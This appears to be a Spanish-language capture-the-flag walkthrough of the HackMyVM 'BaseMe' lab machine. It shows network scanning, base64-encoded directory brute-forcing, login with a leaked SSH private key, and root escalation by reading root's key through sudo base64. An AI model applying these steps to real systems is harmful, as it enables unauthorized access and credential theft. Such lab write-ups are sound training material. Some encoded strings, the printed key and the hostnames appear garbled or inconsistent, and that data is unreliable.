

HackmyVM - BaseMe	
OS:	Linux
Nivel:	Fácil
Release:	28/09/2020
Técnicas utilizadas	
Codificación base64	
Enumeración Web	
Escalada de privilegios a través del binario base64	

La máquina BaseMe de la plataforma HackMyVM es una máquina de nivel fácil donde se estudian técnicas de codificación a base64 y enumeración web.

Enumeración

Para comenzar la enumeración de la red, utilicé el comando `arp-scan -I eth1 --localnet` para identificar todos los hosts disponibles en mi red.

```
(root@kali)-[/home/administrador]
# arp-scan -I eth1 --localnet
Interface: eth1, type: EN10MB, MAC: 08:00:27:66:ca:9d, IPv4: 192.168.1.100
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.17    08:00:27:a0:df:d5    (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.951 seconds (131.21 hosts/sec). 1 responded
```

La dirección MAC que utilizan las máquinas de VirtualBox comienza por "08", así que, filtré los resultados utilizando una combinación del comando `grep` para filtrar las líneas que contienen "08", `sed` para seleccionar la segunda línea, y `awk` para extraer y formatear la dirección IP.

```
(root@kali)-[/home/administrador]
# arp-scan -I eth1 --localnet | grep "08" | sed '2q;d' | awk '{print $1}'
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
192.168.1.17

(root@kali)-[/home/administrador]
#
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando `nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 192.168.1.17 -oN scanner_baseME` para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 ca:09:80:f7:3a:da:5a:b6:19:d9:5c:41:47:43:d4:10 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAC+qOK8FpS9Ve5n4Vc/JGRcLj5IpfEXKn2963jzjDULYqbdLuoIAecfd53jrSp/1FX2CjMVeQaFtFygaBzFlcL9
63Ma7VKx4gs1XF7xASb6ILNT/TSU45K9e0si1fMCzwC0KXsuIB0nbBtzOUYSxLI6+PKPz/fgrmp086htnc8A/af3mo9Pq6Jytrn+XjSX7hFA9U0hy8in9Fux7ZwyB5
|   256 d0:75:48:48:b8:26:59:37:64:3b:25:7f:20:10:f8:70 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHhAYNTYAAAATbmlzdHhAYNTYAAAABBBGzI3VdKtGf3FLIF4MVNCFjaO+1FDvyQ5Lzs4W0S9pNSqzzph8oB
|   256 91:14:f7:93:0b:06:25:cb:e0:a5:30:e8:d3:d3:37:2b (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKKWXudagjDSze7Ec72JtitmIyqlx90lPIrVvkVzjDMJ
80/tcp    open  http      syn-ack ttl 64      nginx/1.14.2
|_ http-server-header: nginx/1.14.2
|_ http-methods:
|_   Supported Methods: GET HEAD
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:A0:DF:D5 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Análisis del puerto 80 (HTTP)

Al realizar una petición GET usando curl a la página principal, encontré un texto codificado en base64 y una lista de palabras cuya utilidad desconocía en ese momento.

```

--(root@kali)~# curl -s http://192.168.1.17/
QUuMLCBhYnNvbHV0ZWxzSIEFMTCB0aGF0IHVdSBuZWVkaGlzIGluIEJBU0U2NC4KSW5jbHVkaW5nIHRoZSBwYXNzd29yZCB0aGF0IHVdSBuZWVkaGlzIDopClJlbWVtYmVybC9uZGVzIHRoZSBhbnN3ZXIgd68gVwxsIHVdXGcXVlc3Rpb25zLgotbHVjYXMK
c!--
iloveyou
youlovesyou
shelovesyou
helovesyou
weloveyou
theyhatesme
-->

--(root@kali)~# curl -s http://192.168.1.17/ | head -n 1
QUuMLCBhYnNvbHV0ZWxzSIEFMTCB0aGF0IHVdSBuZWVkaGlzIGluIEJBU0U2NC4KSW5jbHVkaW5nIHRoZSBwYXNzd29yZCB0aGF0IHVdSBuZWVkaGlzIDopClJlbWVtYmVybC9uZGVzIHRoZSBhbnN3ZXIgd68gVwxsIHVdXGcXVlc3Rpb25zLgotbHVjYXMK

--(root@kali)~# curl -s http://192.168.1.17/ | sed 's/word/' | base64 -d
ALL, absolutely ALL that you need is in BASE64.
Including the password that you need :)
Remember, BASE64 has the answer to all your questions.
-lucas

```

Según la pista anterior, todo lo necesario se encuentra codificado en base64. Por tanto, decidí convertir un diccionario de listas de palabras a base64 mediante el siguiente script:

```

GNU nano 7.2 conver_base64.sh
#!/bin/bash

# Leer cada palabra del archivo de entrada
for word in $(cat "/usr/share/seclists/Discovery/Web-Content/common.txt"); do
    # Convertir la palabra a base64 y añadirla al archivo de salida
    echo "$word" | base64 >> "seclist-common.txt"
done

```

También es posible utilizar el siguiente script de python3 para convertir un diccionario de palabras a base64:

```
#!/usr/bin/python3
from argparse import ArgumentParser
import base64
'''
#####
# script de python para la maquina baseMe #
# de la plataforma de HackMyVM #
# Fecha: 15-Agosto-2024 #
#####
'''
def convert_wordlist(wordlist, archivo_salida):
    try:
        with open(wordlist, 'r') as file:
            words = file.read().splitlines()

        if not words:
            raise ValueError("El archivo de entrada está vacío.")

        encoded_words = [base64.b64encode(word.encode()).decode() for word in words]

        # Escribir las palabras codificadas en un nuevo archivo
        with open(archivo_salida, 'w') as file:
            for word in encoded_words:
                file.write(f"{word}\n")

        print("[+] Archivo convertido correctamente")
    except FileNotFoundError as fnf_error:
        print("Error: No se ha encontrado el archivo solicitado")
    except IOError as io_error:
        print("Error de E/S: {}".format(io_error))
    except ValueError as value_error:
        print("Error: {}".format(value_error))
    except Exception as e:
        print(f"Ha ocurrido un error inesperado: {e}")

if __name__ == '__main__':
    parser = ArgumentParser()
    parser.add_argument("-w", "--wordlist", help="diccionario elegido para convertir", required=True)
    parser.add_argument("-o", "--output", help="Nombre del archivo de salida")

    args = parser.parse_args()
    archivo_salida = args.output
    if archivo_salida == None:
        archivo_salida = 'encoded_wordlist.txt'
    convert_wordlist(args.wordlist, archivo_salida)
```

Después, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles en este servidor, además de filtrar por archivos con extensiones .txt, .html y .php.

```
(root@kali) ~/home/administrador
# gobuster dir -u http://192.168.1.17/ -w seclist-common.txt -b 403,404 -x php,txt,html --random-agent
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.17/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: seclist-common.txt
[+] Negative Status codes: 403,404
[+] User Agent: Opera/9.27 (Macintosh; Intel Mac OS X; U; sv)
[+] Extensions: php,txt,html
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/aWRfcNnHcG== (Status: 200) [Size: 2537]
/cm9ib3RzLnR4dAo= (Status: 200) [Size: 25]
Progress: 18928 / 18932 (99.98%)
=====
Finished
=====
```

Al realizar una petición web a la primera dirección encontrada y decodificarla, encontré una clave `id_rsa`, la cual posiblemente pertenece al usuario `lucas`.

```
(root@kali) ~/home/administrador
└─ curl -sX GET http://192.168.1.17/aWRfcNhhC== | base64 -d
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZktldjEAAACnF1czI1Ni1jdHIAAAAGYmNyX0B0AAAAAABBTxe8YUL
BtzffAdPgp8Y2AAAAAEEAAEAAAB3NzaC1yc2EAAAADAQABAAQACZCvXEPnD1
cbhxqctBCEBDZjqrFfoLwKmpBgV07M3CK7p010UgBsLywAzJew4e6YgPMSYCWfANTKG
07jgcgrgre8ePCMFBCAGAYHmLfFIsKDLI4NE54t58IUHeXCZ272xTobl/ptLk26RBnh
7bHG1jJGLx0k06m+1oFNLtNuD2QP18sbZtEzX459nNZ/dpyRpMfM73rN3yYIyleVDEYv
f7CZ7oR046uGdFPy5VzKndCeJF2YtZBXf5gjc2faJMXvq+b8o18RZ26jXhAh1b1BXwpAm4
vLYfzI27B2FnotEbndbwzLSapBF5gWJAHKj/36mNDj1GKAFCLAAAD0N9UDtCuxwL5X
YFTZ81eBL0N0mccdg0hktC215dn5ydc081mW43mWjPdo8K/Ho330uPhmB155btrPk
kkZMn1+rcTbgz4sw8gNuKHuc7wtgttNX+PMMDIALNpsxYLT/156GK8R4J8fLIU5+MoJ8s
+1NrYs8J4rn01qMNoJR2oD1AaYqBV95cXoAEkWhUstfgxUtrVKp+YFFIgx8okMjJgnbi
Nmw3TzxLun15oUhaLh2D2JkHKGQUi9ROFcsEXeJXt3lpgZZt1hrQDA1o8jTXeS4+dw7nZ
zjF3p0M77b/NvcZE+oXYQ1g5Xp1Q0S05bj+tlmw54L7Eqb1UhzgnQ7ZsKCoaY9SuAcqm3E0
IJh+I+Zv1egSMS/DOHIX03psQkc1Ljkpa+GtwQML1ZAjHQA6q70J1cBCFVsykdV52LKDI
pxZpLZmyDx8TfAa8JomvGpFNZKMU4I015/2T65SRF3J1NBChwct019k4PW5LVNsgRCJ
K3p8K5AcvC0X3fXESgmUJVS+Dj/nhtw9d08HqclUyepcbfThLva0CLSh3KJ5ccJp
+8gUyDgKcKyvneUQjmmrKswRhtTxKRBZsekGwlp0b0hDYBUEFZqzLAQB81Adr11t17wV
tVBmpM6CwJdzYEL21Fak8jvdyCuPrSHUgtuxrSPlVndcmPaxJWGI4P471DDZeRYDGcWh
i6bICrLQgeJlHaEumrQCSrdv03zwI9U8DXUZ/OHb40PL8MXqBTU/b6CEU9JuzJp8rKZ+K+
tSn7hr8hptT2tUSxV2c+USlmmv/WDFakjFhpoNwh7Pt5i0cwpkKFQz3PvR0bLxvXZn+Kw
N7bw45FhBZcSHCABv2+HvSP0lyxCQJ7yGk8Ja8751e0q6WZjB4SpreHKO7t5SQHsUuM
A1f/02HHZwG+CR/IGLfsNtq1vylt2x+Y/091vCKROBDawjHJz/8ogy2Fz8JYteolKhwDQq
O+7owA10RATek6ZE1h6SmtDQ/V5ze0CuEmK4sRTq1fSypB1/H+fXSGCoFg6FzciGCh2
TLusKcxIagms9W1RLonLhhZd8r2A02g7ZziBwz2zhZYGvcpA3pWk6b)rt0kLYuMFA0RL1
3/SAeU172EA3m1DIInxsPguFuk00r0Mc77N6erY7tJ0ZLVp0sIyG0R1A7f3zYZ+01FI4rL
ND8ikgmQvF6hrwJBrp/0xKaMTCKLVyZ3e0sD80PrkThhFwPpI6+Ex8RvcW16bTJAWJ
LdmRXUS/DtO+69/a1dvxGAYob+1M=
-----END OPENSSH PRIVATE KEY-----
```

Análisis del puerto 22 (SSH)

Sin embargo, tener la clave `id_rsa` de dicho usuario no fue suficiente, ya que era necesario introducir una contraseña. La página principal proporcionaba una serie de palabras que podrían servir como contraseña. Dado que todo lo necesario para resolver esta máquina debía codificarse en `base64`, procedí a codificar dicha lista de palabras y probé una de estas contraseñas codificadas.

```
(root@kali) ~/home/administrador
└─ cat pass_base64.txt
aWxvdmV5b3UK
eW91bG92ZXlvdQo=
c2hlbG92ZXN5b3UK
aGV5b3Zlc3lvdQo=
d2Vsb3ZleW91Cg==
dGhleWhhdGVzbWUK

(lucas@kali) ~
└─ ssh lucas@192.168.1.17 -i id_rsa
The authenticity of host '192.168.1.17 (192.168.1.17)' can't be established.
ED25519 key fingerprint is SHA256:u62w3YKTDH1BMOF7VvTWd81F20SYmf4Hjqu1315Y8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.17' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux baseme 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 13 02:59:35 2024 from 192.168.1.100
lucas@baseme:~$ id
uid=1000(lucas) gid=1000(lucas) groups=1000(lucas),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
lucas@baseme:~$
```

Escalada de privilegios

Con el fin de escalar privilegios en la máquina víctima, utilicé el comando `sudo -l`. En este caso, utilizando el binario de `base64`, podría convertirme en usuario `root`. Así que busqué información en `GTF0Bins`.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILFILE=file to read
sudo base64 "$LFILFILE" | base64 --decode
```

Atendiendo a las indicaciones de la imagen anterior, codifiqué en base64 la clave privada id_rsa del usuario root.


[illegible]

Finalmente, utilizando la clave `id_rsa` obtenida anteriormente, inicié sesión como usuario `root`.

```
lucas@base06:~$ ssh root@localhost -i id_rsa
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:Hlyr2Y7gZTA6GOpimkeekloHJ4kYRLtHYEh0IgmEBM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
Linux base06 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Sep 28 12:47:13 2020 from 192.168.1.59
root@base06:~# id
uid=0(root) gid=0(root) groups=0(root)
root@base06:~# cat /root/.root.txt
```



```
root@base06:~#
```